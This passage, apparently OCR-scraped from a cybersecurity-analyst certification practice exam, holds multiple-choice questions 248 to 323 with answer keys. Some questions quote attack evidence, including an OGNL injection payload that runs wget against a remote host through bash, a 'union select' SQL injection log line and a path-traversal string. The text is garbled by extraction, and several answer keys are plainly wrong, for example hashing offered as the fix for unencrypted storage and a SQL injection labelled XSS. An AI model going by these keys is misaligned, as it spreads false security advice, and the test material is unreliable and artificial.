used to debug web server connections. 64912 apache 4,2.x < 4.2.24 XSS Vulnerabilities	Ask Sto	× 000
64912 Apache 4.2.x < 4.2.24 X85 Vulnerabilities	VO 09:14:0,	1.70
The web server responded with a popup <script>alert('123'))</script> when the	is was entered in the	V 0.8
"txtDescription" field of providestatus.php	2010*20.	
53523 Apache 4.2.x < 4.2.24 mod status Vulnerabilities		000
The 'mod_status' module contains a race condition that can be triggered by	specially crafted pa	cket to
cause dehial of service.		130
73825 SSL Weak Block Size Cipher Suites Supported		
The use of a block cipher with 32 bit blocks enable man-in-the middle attack	ers with sufficient r	esources
to exploit this vulnerability.	To soliday of	1

Which of the following changes should the analyst recommend FIRST?

- A. Configuring SSL ciphers to use different encryption blocks
- B. Programming changes to encode output
- C. Updating the 'mod_status' module
- D. Disabling HTTP connection debugging commands

	Answer: C
Explanation:	
Question: 249	

While reviewing a cyber-risk assessment, an analyst notes there are concerns related to FPGA usage. Which of the following statements would BEST convince the analyst's supervisor to use additional controls?

- A. FPGAs are vulnerable to malware installation and require additional protections for their codebase.
- B. FPGAs are expensive to produce. Anti-counterierting safeguards are needed.
- C. FPGAs are expensive and can only be programmed once. Code deployment safeguards are needed.
- D. FPGAs have an inflexible architecture. Additional training for developers is needed

Answer: B
Explanation:

Ethernet switches are mass-produced and offered at discounts on not so widely-used chips with massive economies of scale. While in case of FPGAs, they are used as Ethernet switches and hence cost more since the expense of development and infrastructure are distributed among fewer clients.

Question: 250

An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server. The analyst reviews the application log below.

```
20xx-03-13 05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container']).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ogn1.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe',' /c', #cmd}:{'/bin/bash',' -c', #cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

- A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.
- B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.
- C. An attacker was attempting to download files via a remote command execution vulnerability

D. An attacker was attempting to perform a DoS attack against the server.	
Answer: C	
Explanation:	
Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.	
Question: 251	
An analyst needs to provide a recommendation that will allow a custom-developed application to have full access to the system's processors and peripherals but still be contained securely from other applications that will be developed. Which of the following is the BEST technology for the analyst to recommend?	
A. Software-based drive encryption B. Hardware security module C. Unified Extensible Firmware Interface D. Trusted execution environment	
Answer: D	
Explanation:	

A security analyst received a series of antivirus alerts from a workstation segment, and users reported ransomware messages. During lessons- learned activities, the analyst determines the antivirus was able to alert to abnormal behavior but did not stop this newest variant of ransomware. Which of the following actions should be taken to BEST mitigate the effects of this type of threat in the future?

- A. Enabling application blacklisting
- B. Enabling sandboxing technology
- C. Purchasing cyber insurance

Question: 252

D. Installing a firewall between the workstations and Internet	
	Answer: B
Explanation:	
Question: 253	
Massivelog log has grown to 40GB on a Windows server At this size, lot the file, and it cannot be moved off the virtual server where it is located of PowerShell script will allow a user to extract the last 10.000 lines of the A. tail -10000 Massivelog.log > extract.txt B. info tail n -10000 Massivelog.log extract.txt; C. get content './Massivelog.log' –Last 10000 extract.txt D. get-content './Massivelog.log' –Last 10000 > extract.txt;	. Which of the following lines
	Answer: D
Explanation:	
Question: 254	
Which of the following should a database administrator implement to untrusted server administrator?	o BEST protect data from an
A. Data encryptionB. Data deidentificationC. Data maskingD. Data minimization	
	Answer: A
Explanation:	Allower. A
Question: 255	
Which of the following sources would a security analyst rely on to provi information concerning the financial services industry?	de relevant and timely threat
 A. Information sharing and analysis membership B. Open-source intelligence, such as social media and blogs C. Real-time and automated firewall rules subscriptions D. Common vulnerability and exposure bulletins 	
	Answer: A
Explanation:	
Question: 256	

A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident Which of the following threat research methodologies would be MOST appropriate for the analyst to use?

A. Reputation dataB. CVSS scoreC. Risk assessmentD. Behavioral analysis	
	Answer: D
Explanation:	
Question: 257	
A company creates digitally signed packages for its devices. Which of the method by which the security packages are delivered to the compand. Trusted firmware updates B. SELinux C. eFuse D. Anti-tamper mechanism	_
Explanation:	Answer: A
Question: 258	

A company recently experienced multiple DNS DDoS attacks, and the information security analyst must provide a DDoS solution to deploy in the company's datacenter Which of the following would BEST prevent future attacks?

- A. Configure a sinkhole on the router.
- B. Buy a UTM to block the number of requests.
- C. Route the gueries on the DNS server to 127.0.0.1.
- D. Call the Internet service provider to block the attack.

Answer: A

Explanation:

Question: 259

Which of the following sources will provide the MOST relevant threat intelligence data to the security team of a dental care network?

A. Open threat exchange B. H-ISAC C. Dark web chatter D. Dental forums	
	Answer: B
Explanation:	
Question: 260	
A cybersecurity analyst is establishing a threat hunting and intell organization. Which of the following is a collaborative resource that w this purpose?	
A. Scrum B. IoC feeds C. ISAC D. VSS scores	
	Answer: C
Explanation:	
Question: 261	
The SFTP server logs show thousands of failed login attempts from worldwide. Which of the following controls would BEST protect the server	
A. Whitelisting authorized IP addressesB. Enforcing more complex password requirementsC. Blacklisting unauthorized IP addressesD. Establishing a sinkhole service	
	Answer: C
Explanation:	
Question: 262	
Which of the following is a best practice when sending a file/data organization?	to another individual in an
A. Encrypt the file but do not compress it.B. When encrypting, split the file: and then compress each file.C. Compress and then encrypt the file.D. Encrypt and then compress the file.	
	Answer: C

Question: 263	
Explanation:	

A large insurance company wants to outsource its claim-handling operations to an overseas third-party organization Which of the following would BEST help to reduce the chance of highly sensitive data leaking?

- A. Configure a VPN between the third party organization and the internal company network
- B. Set up a VDI that the third party must use to interact with company systems.
- C. Use MFA to protect confidential company information from being leaked.
- D. Implement NAC to ensure connecting systems have malware protection
- E. Create jump boxes that are used by the third-party organization so it does not connect directly.

	Answer: D
Explanation:	
Question: 264	
A security engineer is reviewing security products that identify malici company's insider threat program. Which of the following is the MOS for this purpose?	
A. SOAR B. WAF	
C. SCAP	
D. UEBA	
	Answer: D

Explanation:

UEBA stands for User and Entity Behavior Analytics and was previously known as user behavior analytics (UBA).

Question: 265

A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted The company has asked a security analyst to help

improve its controls.

Which of the following will MOST likely help the security analyst develop better controls?

- A. An evidence summarization
- B. An indicator of compromise
- C. An incident response plan
- D. A lessons-learned report

	Answer: C
Explanation:	
Question: 266	
A security analyst needs to perform a search for connection traffic. The company collects full packet captures at the Interweek. Which of the following will enable the analyst to obtain	ernet gateway and retains them for one
A. tcpdump –n –r internet.pcap host <suspicious ip=""> B. strings internet.pcap grep <suspicious ip=""> C. grep –a <suspicious ip=""> internet.pcap D. npcapd internet.pcap grep <suspicious ip=""></suspicious></suspicious></suspicious></suspicious>	
	Answer: A
Explanation:	
Question: 267	
Which of the following data security controls would work BES an organization's test cloud environment? A. Digital rights management	ST to prevent real PII from being used in
B. Encryption	
C. Access control D. Data loss prevention E. Data masking	
	Answer: E
Explanation:	
Question: 268	
A security analyst needs to obtain the footprint of the ne following information; • TCP and UDP services running on a targeted system • Types of operating systems and versions • Specific applications and versions Which of the following tools should the analyst use to obtain	
A. ZAP	
B. Nmap C. Prowler	
D. Reaver	
	Answer: B

Explanation:	
Question: 269	
Understanding attack vectors and integrating intelligence sources are	e important components of:
A. proactive threat hunting	
B. risk management compliance.	
C. a vulnerability management plan.	
D. an incident response plan.	
	Answer: A
Explanation:	Allower
Explanation.	
threat hunting activities.	
1. Establishing a hypothesis,	
2. Profile threat actors/activities,	
3. Threat hunting tactics,	
4. Reducing attack surface,	
5. Bundle critical systems/assets into groups/protected zones,	
6. Attack vectors understood, assessed and addressed	
7. Integrated intelligence	
8. Improving detection capabilities.	
Question: 270	
A malicious artifact was collected during an incident response proce to run it in a sandbox to understand its features and method of operocedures is the BEST approach to perform a further analysis of the	peration. Which of the following
A. Reverse engineering	
B. Dynamic analysis	
C. Strings extraction	
D. Static analysis	
	Answer: D
Explanation:	
Question: 271	

A company's security administrator needs to automate several security processes related to testing for the existence of changes within the environment Conditionally other processes will need to be created based on input from prior processes

Which of the following is the BEST method for accomplishing this task?

A. Machine learning and process monitoring

Question: 274

B. API integration and data enrichmentC. Workflow orchestration and scriptingD. Continuous integration and configuration management
Explanation: Answer: C
Question: 272
Which of the following is the BEST security practice to prevent ActiveX controls from running malicious code on a user's web application?
 A. Configuring a firewall to block traffic on ports that use ActiveX controls B. Adjusting the web-browser settings to block ActiveX controls C. Installing network-based IPS to block malicious ActiveX code D. Deploying HIPS to block malicious ActiveX code
Answer: B
Explanation:
Question: 273
An organization is experiencing issues with emails that are being sent to external recipients Incoming emails to the organization are working fine. A security analyst receives the following screenshot of email error from the help desk.
Mail delivery failed: Returning message to sender A message could not be delivered to one or more of its recipients SMTP Error from remote mail server after RCPT To: someone@example.com
The analyst the checks the email server and sees many of the following messages in the logs. Error 550 - Message rejected Which of the following is MOST likely the issue?
A. The DMARC queue is full B. SPF is failing. C. Port 25 is not open. D. The DKIM private key has expired
Answer: A

An organization is upgrading its network and all of its workstations The project will occur in phases,

with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?

- A. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans
- B. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
- C. Monthly host discovery scans; biweekly vulnerability scans, monthly topology scans
- D. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans

	Answer: D
Explanation:	
Ouestion: 275	
Question: 275	
An organization's network administrator uncovered a rogue device on the characteristics of a switch. The device is trunking protocols and insert the flow of traffic at the data link layer Which of the following BEST describes this attack?	_
A. VLAN hopping	
B. Injection attack	
C. Spoofing	
D. DNS pharming	
-	Answer: A
Explanation:	7.11.01.01.71
Question: 276	
A security analyst needs to identify possible threats to a complex sy Which of the following methodologies would BEST address this task?	stem a client is developing.
A. Open Source Security Information Management (OSSIM) B. Software Assurance Maturity Model (SAMM) C. Open Web Application Society Project (OWASE)	
C. Open Web Application Security Project (OWASP)D. Spoofing, Tampering. Repudiation, Information disclosure. Deni privileges (STRIDE)	al of service, Elevation of
-	Answer: C
Explanation:	
Question: 277	

A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation rec

A. Implement parameterized queries.B. Use effective authentication and authorization methods.C. Validate all incoming data.D. Use TLs for all data exchanges.	
	Answer: D
Explanation:	
Question: 278	
An organization's Chief Information Security Officer (CISO) has coordinate on communication plans that can be enacted in responsion to the following is a benefit of having these communication plans.	onse to different cybersecurity
 A. They can help to prevent the inadvertent release of dama organization. B. They can quickly inform the public relations team to begin coordin a breach is detected. C. They can help to keep the organization's senior leadership inform during the recovery phase. D. They can help to limit the spread of worms by coordinating with he 	ating with the media as soon as
recovery phase.	
Explanation:	Answer: A
Question: 279	
While investigating an incident in a company's SIEM console, a sect failed SSH login attempts, which all occurred in rapid succession. The by a successful login on the root user Company policy allows systems systems only from the company's internal network using their assig the following are the BEST actions the analyst can take to stop ar TWO). A Configure /etc/sshd_config to deny root logins and restart the SSHE B. Add a rule on the network IPS to block SSH user sessions.	e failed attempts were followed administrators to manage their ned corporate logins. Which of ny further compromise? (Select

E. Add a rule on the perimeter firewall to block the source IP address.

C. Configure /etc/passwd to deny root logins and restart the SSHD service.

D. Reset the passwords for all accounts on the affected system.

F. Add a rule on the affected system to block access to port TCP/22.

Answer: C, E

Explanation:

Question: 280

The steering committee for information security management annually reviews the security incident

register for the organization to look for trends and systematic issues The steering committee wants to rank the risks based on past incidents to improve the security program for next year Below is the incident register for the organization.

Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	Known malicious IPs not blacklisted No known company impact Policy violation Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	No known impact Policy violation Internal audit finding
April 1	Engineering	Change control ticket not found	No known impact Policy violation Internal audit finding
July 31	Company-wide	Service outage	Backups failed Unable to restore for three days Policy violation
September 8	ΙΤ	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	No known impact Policy violation Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop \$1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

- A. Hire a managed service provider to help with vulnerability management
- B. Build a warm site in case of system outages
- C. Invest in a failover and redundant system, as necessary
- D. Hire additional staff for the IT department to assist with vulnerability management and log review

Answer: C

Explanation:

Both on July 31 and November 24, the organization could not restore multiple days due to missing disaster recovery plan. Therefore, failover systems are very important for this organization.

Question: 281

A security analyst receives an alert from the SIEM about a possible attack happening on the network The analyst opens the alert and sees the IP address of the suspected server as 192.168.54.66. which is part of the network 192 168 54 0/24. The analyst then pulls all the command history logs from that server and sees the following

```
$ route -n
$ ifconfig -a
$ ping 192.168.54.1
$ tcpdump 192.168.54.80 -nns
$ hping -s 192.168.54.80 -c 3
```

Which of the following activities is MOST likely happening on the server?

A. A MITM attack B. Enumeration C. Fuzzing D. A vulnerability scan	
	Answer: A
Explanation:	
Question: 282	
Legacy medical equipment, which contains sensitive data, cannot be pat is the BEST solution to improve the equipment's security posture? A. Move the legacy systems behind a WAF B. Implement an air gap for the legacy systems. C. Implement a VPN between the legacy systems and the local network. D. Place the legacy systems in the DMZ	ched. Which of the following
-	Answer: B
Explanation:	
Question: 283	
A remote code execution vulnerability was discovered in the RDP. An org for remote access to a portion of its VDI environment. The analyst verifies authentication is enabled Which of the following is the BEST remediation for this vulnerability?	•
 A. Verify the latest endpoint-protection signature is in place. B. Verify the corresponding patch for the vulnerability is installed^ C. Verify the system logs do not contain indicator of compromise. D. Verify the threat intelligence feed is updated with the latest solutions 	
- -	Answer: A
Explanation:	

A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

A. DLP procedures.

Question: 284

- B. logging and monitoring capabilities.
- C. data protection capabilities.
- D. SLA for system uptime.

	Answer: C
Explanation:	
Question: 285	
An organization recently discovered some inconsistencies in the vendor. The organization's security team then provided guidance of the motherboards it received from vendors. Which of the following would be the BEST recommendation for the	on how to ensure the authenticity
A. The organization should evaluate current NDAs to ensure enforce B. The organization should maintain the relationship with the vendor C. The organization should ensure all motherboards are equipped w D. The organization should use a certified, trusted vendor as part of	or and enforce vulnerability scans. vith a TPM.
	Answer: D
Explanation:	
Question: 286	
A security analyst reviews SIEM logs and detects a well-known rewindows machine The up-to-date antivirus cannot detect the method following is the MOST likely cause of this issue? A. The malware is being executed with administrative privileges. B. The antivirus does not have the mltware's signature. C. The malware detects and prevents its own execution in a virtual of D. The malware is fileless and exists only in physical memory.	alicious executable Which of the
	Answer: A
Explanation:	
Question: 287	
A security analyst receives an alert to expect increased and highly from a foreign country that recently had sanctions implemented. the type of threat actors that should concern the security analyst?	
A. Hacktivist	
B. Organized crime	
C. Insider threat	
D. Nation-state	
	Δης
Evolunation	Answer: D
Explanation:	

Question: 291

Question: 288	
A small marketing firm uses many SaaS applications that hold sensitive discovered terminated employees are retaining access to systems for a date. Which of the following would BEST resolve the issue of lingering access. A. Configure federated authentication with SSO on cloud provider system. B. Perform weekly manual reviews on system access to uncover any issue.	many weeks after their end cess?
C. Implement MFA on cloud-based systems.	
D. Set up a privileged access management tool that can fully manage privi	ileged account access.
_	Answer: D
Explanation:	
Question: 289	
Portions of a legacy application are being refactored to discontinue the uthe following would be BEST to implement in the legacy application?	se of dynamic SQL Which of
A. Multifactor authentication B. Web-application firewall C. SQL injection	
D. Parameterized queries E. Input validation	
_	Answer: A
Explanation:	
Question: 290	
A security analyst receives a CVE bulletin, which lists several products the The analyst immediately deploys a critical security patch. Which of the freason for the analyst's immediate action?	•
A. A known exploit was discovered.	
B. There is an insider threat.C. Nation-state hackers are targeting the region.	
D. A new zero-day threat needs to be addressed.	
E. A new vulnerability was discovered by a vendor.	
_	Δnswer: F

A security team identified some specific known tactics and techniques to help mitigate repeated

credential access threats, such as account manipulation and brute forcing. Which of the following frameworks or models did the security team MOST likely use to identify the tactics and techniques'?

- A. Kill chain
- B. Diamond Model of Intrusion Analysis
- C. MITRE ATT&CK
- D. ITIL

	Answer: C	
Explanation:		

Question: 292

A cybersecurity analyst needs to determine whether a large file named access log from a web server contains the following IoC:

../../bin/bash

Which of the following commands can be used to determine if the string is present in the log?

- A. echo access.log | grep "../../../bin/bash"
- B. grep "../../../bin/bash" 1 cat access.log
- C. grep "../../. ./bin/bash" < access.log
- D. cat access.log > grep "../../ ../bin/bash"

Answer: C

Explanation:

Question: 293

A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?

- A. Operational
- B. Corrective
- C. Managerial
- D. Technical

Answer: B

Explanation:

Question: 294

A newly appointed Chief Information Security Officer (CISO) has completed a risk assessment review of the organization and wants to reduce the numerous risks that were identified. Which of the following will provide a trend of risk mitigation?

A. Risk response

B. Risk analysisC. PlanningD. OversightE. Continuous monitoring	
- -	Answer: A
Explanation:	
Question: 295	
A security analyst inspects the header of an email that is presumed to following: Received: from sonic306-20.navigator.mail.company.com (77.21.102.11) by mx.google.com 10.22a111129667eaa.101.2020.02.21.01.22.55 for (version=TLS1.0 cipher-ECDEM-RSA-AE olts=128/128); Mon. 21 Feb 2020.01.22.55-0600 (MST) From: smith@yahoo.com 10. jones@gmail.com 20.20.02.21.01.22.55-0600 (MST) Which of the following is inconsistent with the rest of the header suspicious? A. The subject line B. The sender's email address C. The destination email server D. The use of a TLS cipher	with ESMTPS id S128-GCM-SHA256
- -	Answer: B
Explanation:	
Question: 296	
An organization that uses SPF has been notified emails sent via its authorized getting rejected A security analyst reviews the DNS entry and sees the for v=spf1 ip4:180.10.6.5 ip4:180.10.6.10 include:robustmail.com –all. The organization's primary mail server IP is 180.10 6.6, and the second server is "Robust Marobustmail.com." Which of the following is the MOST likely reason for the rejected emails: A. The wrong domain name is in the SPF record. B. The primary and secondary email server IP addresses are out of sequence. SPF version 1 does not support third-party providers.	llowing: secondary mail server IP is lail" with the domain name
D. An incorrect IP version is being used.	
Explanation:	Answer: A
Explanation.	

Question: 297

The SOC has received reports of slowness across all workstation network segments. The currently installed antivirus has not detected anything, but a different anti-malware product was just downloaded

and has revealed a worm is spreading

Which of the following should be the NEXT step in this incident response?

- A. Enable an ACL on all VLANs to contain each segment
- B. Compile a list of loCs so the IPS can be updated to halt the spread.
- C. Send a sample of the malware to the antivirus vendor and request urgent signature creation.
- D. Begin deploying the new anti-malware on all uninfected systems.

Answer: D

Explanation:

Question: 298

An analyst is reviewing the following code output of a vulnerability scan:

Which of the following types of vulnerabilities does this MOST likely represent?

- A. A insecure direct object reference vulnerability
- B. An HTTP response split vulnerability
- C. A credential bypass vulnerability
- D. A XSS vulnerability

Answer: C

Explanation:

Question: 299

Which of the following session management techniques will help to prevent a session identifier from being stolen via an XSS attack?

- A. Ensuring the session identifier length is sufficient
- B. Creating proper session identifier entropy
- C. Applying a secure attribute on session cookies
- D. Utilizing transport layer encryption on all requests
- E. Implementing session cookies with the HttpOnly flag

Question: 302

Answer: A

	-	Answer: B
Explanation:	_	
Question: 300		
	(CIO) for a large manufacturing organizat with possible malware infections are on	_
Which of the following would	work BEST to prevent the issue?	
is installed.	on to prevent access based on a full device solate all systems that contain highly se	
C. Implement certificate valid	ation on the VPN to ensure only employ	yees with the certificate can
access the company network. D. Update the antivirus confi within the network.	guration to enable behavioral and real-t	ime analysis on all systems
	-	Answer: A
Explanation:	_	
Question: 301		
web application. The analyst is [+] XSS: In form input 'tx [*] XSS: Analyzing respons [*] XSS: Analyzing respons [*] XSS: Analyzing respons [+] XSS: Response is taint	e #2	ost/search.aspx
B. The developer did not set process. The developer did not imple	dation protection on the specific field of secoper cross-site scripting protections in the ment default protections in the web applications cross-site request forgery protection	e header. ication build.

An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

- A. Pause the virtual machine.B. Shut down the virtual machine.
- C. Take a snapshot of the virtual machine.
- D. Remove the NIC from the virtual machine.

	Answer: A	
Explanation:		

Question: 303

The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device

mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?

- A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
- B. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- C. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability

	Answer: A
Explanation:	
Question: 304	

SIMULATION

Malware is suspected on a server in the environment.


The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.

INSTRUCTIONS

Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Network Diagram for Company A





spooisv.exe	1036	Services	U	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K
explorer.exe	2500	RDP-Tcp#0	1	66,444 K
splwow64.exe	2960	RDP-Tcp#0	1	4,152 K
cmd.exe	1260	RDP-Tcp#0	1	2,652 K
conhost.exe	2616	RDP-Tcp#0	1	5,256 K
audiodg.exe	980	Services	0	13,256 K
csrss.exe	2400	Console	3	3,512 K
winlogon.exe	2492	Console	3	5,772 K
LogonUI.exe	2864	Console	3	17,056 K
taskhost.exe	2812	Services	0	9,540 K
tasklist.exe	1208	RDP-Tcp#0	1	5,196 K
WmiPrvSE.exe	1276	Services	0	5,776 K

Answer: See explanation below.

Explanation:

Server 4, svchost.exe

Question: 305

A company's senior human resources administrator left for another position, and the assistant administrator was promoted into the senior position. On the official start day, the new senior administrator planned to ask for extended access permissions but noticed the permissions were automatically granted on that day. Which of the following describes the access management policy in place at the company?

- A. Mandatory-based
- B. Host-based
- C. Federated access
- D. Role-based

Answer: D

Explanation:

Question: 306	
A threat intelligence analyst has received multiple reports that are sus advanced persistent threat. To which of the following steps in the intellig	
A. Dissemination B. Analysis C. Feedback	
D. Requirements E. Collection	
Explanation:	Answer: E
Question: 307	
During an incident investigation, a security analyst acquired a malicibackdoor but was not detected by the antivirus application. After performed procedure, the analyst found that part of the code was obfuscated to Which of the following types of instructions should the analyst use to was obfuscated and to help deobfuscate it?	orming a reverse-engineering to avoid signature detection.
A. MOV B. ADD C. XOR D. SUB E. MOVL	
	Answer: C
Explanation:	
Question: 308	
A large organization wants to move account registration services to the processing and elasticity. Which of the following should be done FIRST risk to the organization?	
A. Establish a recovery time objective and a recovery point objective for B. Calculate the resource requirements for moving the systems to the cloc. Determine recovery priorities for the assets being moved to the cloud D. Identify the business processes that will be migrated and the criticalit E. Perform an inventory of the servers that will be moving and assign priorities.	oud d-based systems by of each one
	Answer: D
Explanation:	

Answer: D

Question: 309
A security analyst is required to stay current with the most recent threat data and intelligence reports. When gathering data, it is MOST important for the data to be:
A. proprietary and timely B. proprietary and accurate C. relevant and deep D. relevant and accurate
Answer: D
Explanation:
Question: 310
Question: 310
An organization wants to mitigate against risks associated with network reconnaissance. ICMP is already blocked at the firewall; however, a penetration testing team has been able to perform reconnaissance against the organization's network and identify active hosts. An analyst sees the following output from a packet capture:
192.168.2.3 (eth0 192.168.2.3): NO FLAGS are set, 40 headers + 0 data bytes len=46 ip=192.168.2.3 ttl=64 id=12345 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
Which of the following phrases from the output provides information on how the testing team is successfully getting around the ICMP firewall rule?
A. flags=RA indicates the testing team is using a Christmas tree attack B. ttl=64 indicates the testing team is setting the time to live below the firewall's threshold C. 0 data bytes indicates the testing team is crafting empty ICMP packets D. NO FLAGS are set indicates the testing team is using hping
Answer: D
Explanation:
Question: 311
The Chief Information Officer (CIO) of a large healthcare institution is concerned about all machines having direct access to sensitive patient information. Which of the following should the security analyst implement to BEST mitigate the risk of sensitive data exposure?
A. A cloud access service broker system B. NAC to ensure minimum standards are met C. MFA on all workstations D. Network segmentation

Question:	312

A company is moving from the use of web servers hosted in an internal datacenter to a containerized cloud platform. An analyst has been asked to identify indicators of compromise in the containerized environment. Which of the following would BEST indicate a running container has been compromised?

- A. A container from an approved software image has drifted
- B. An approved software orchestration container is running with root privileges
- C. A container from an approved software image has stopped responding
- D. A container from an approved software image fails to start

	Answer: A
planation:	
Question: 313	

A company's data is still being exfiltered to business competitors after the implementation of a DLP solution. Which of the following is the most likely reason why the data is still being compromised?

- A. Printed reports from the database contain sensitive information
- B. DRM must be implemented with the DLP solution
- C. Users are not labeling the appropriate data sets
- D. DLP solutions are only effective when they are implemented with disk encryption

Explanation:

Answer: B

Question: 314

A company has contracted with a software development vendor to design a web portal for customers to access a medical records database. Which of the following should the security analyst recommend to BEST control the unauthorized disclosure of sensitive data when sharing the development database with the vendor?

- A. Establish an NDA with the vendor.
- B. Enable data masking of sensitive data tables in the database.
- C. Set all database tables to read only.
- D. Use a de-identified data process for the development database.

Answer: B

Explanation:

Question: 315

A general contractor has a list of contract documents containing critical business data that are stored at a public cloud provider. The organization's security analyst recently reviewed some of the storage containers and discovered most of the containers are not encrypted. Which of the following configurations will provide the MOST security to resolve the vulnerability?

Α.	Upgrading	TLS 1.	2 connections	to	TLS	1.3
----	-----------	--------	---------------	----	-----	-----

B. Implementing AES-256 encryption on the containers

C. Enabling SHA-256 hashing on the containers D. Implementing the Triple Data Encryption Algorithm at the	file level
	Answer: C
Explanation:	
Question: 316	
Which of the following threat classifications would MOST like	ely use polymorphic code?
A. Known threat	
B. Zero-day threat	
C. Unknown threat	
D. Advanced persistent threat	
	Answer: B
Explanation:	
Question: 317	
An organization has been seeing increased levels of malicious a more proactive approach to identify the threats that are a Which of the following approaches should the security analysts.	cting against the organization's network.

A. Use the MITRE ATT&CK framework to develop threat models.

- B. Conduct internal threat research and establish indicators of compromise.
- C. Review the perimeter firewall rules to ensure rule-set accuracy.
- D. Use SCAP scans to monitor for configuration changes on the network.

	Answer: D
Explanation:	

Question: 318

A company's change management team has asked a security analyst to review a potential change to the email server before it is released into production. The analyst reviews the following change request:

Change request date: 2020-01-30
Change requester: Cindy Richardson
WIN2K-EMAIL001

Change requested: Modify the following SPF record to change +all to –all

Which of the following is the MOST likely reason for the change?

- A. To reject email from servers that are not listed in the SPF record
- B. To reject email from email addresses that are not digitally signed.
- C. To accept email to the company's domain.
- D. To reject email from users who are not authenticated to the network.

	Answer: A
Explanation:	
Question: 319	
A software development team asked a security analyst to review vulnerabilities. Which of the following would BEST assist the security task?	•
A. Static analysis	
B. Dynamic analysis	
C. Regression testing	
D. User acceptance testing	
	Answer: C
Explanation:	

The management team assigned the following values to an inadvertent breach of privacy regulations during the original risk assessment:

Probability = 25%

Question: 320

Magnitude = \$1,015 per record

Total records = 10,000

Two breaches occurred during the fiscal year. The first compromised 35 records, and the second compromised 65 records. Which of the following is the value of the records that were compromised?

- A. \$10,150
- B. \$25,375
- C. \$101,500
- D. \$2,537,500

Answer: A

Explanation:	
Question: 321	
An analyst has received a notification about potential malicious activianalyst logs in to a central log collection server and runs the following or grep "union". The output shown below appears: <68.71.54.117> [31/Jan/2020:10:02:31 - bin/backend1.sh?id=%20union%20select%20192.168.60.50 HTTP/1.1" Which of the following attacks has occurred on the server?	
A. Cross-site request forgery B. SQL injection C. Cross-site scripting D. Directory traversal	
	Answer: C
Explanation:	
Question: 322	
A security analyst has discovered malware is spreading across multiplication originating from a single workstations, which belongs to a member of who has legitimate administrator credentials. An analysis of the traff swept the networking looking for vulnerable hosts to infect. Which worked BEST to prevent the spread of this infection?	the cyber-infrastructure team fic indicates the workstation
A. Vulnerability scans of the network and proper patching.B. A properly configured and updated EDR solution.C. A honeypot used to catalog the anomalous behavior and update the I	
D. Logical network segmentation and the use of jump boxes	PS.
D. Logical network segmentation and the use of jump boxes Explanation:	Answer: A

A Chief Executive Officer (CEO) is concerned about the company's intellectual property being leaked to competitors. The security team performed an extensive review but did not find any indication of an outside breach. The data sets are currently encrypted using the Triple Data Encryption Algorithm. Which of the following courses of action is appropriate?

- A. Limit all access to the sensitive data based on geographic access requirements with strict role-based access controls.
- B. Enable data masking and reencrypt the data sets using AES-256.

Question: 323

C. Ensure the data is correctly classified and labeled, and that DLP rules are appropriate to prevent disclosure.

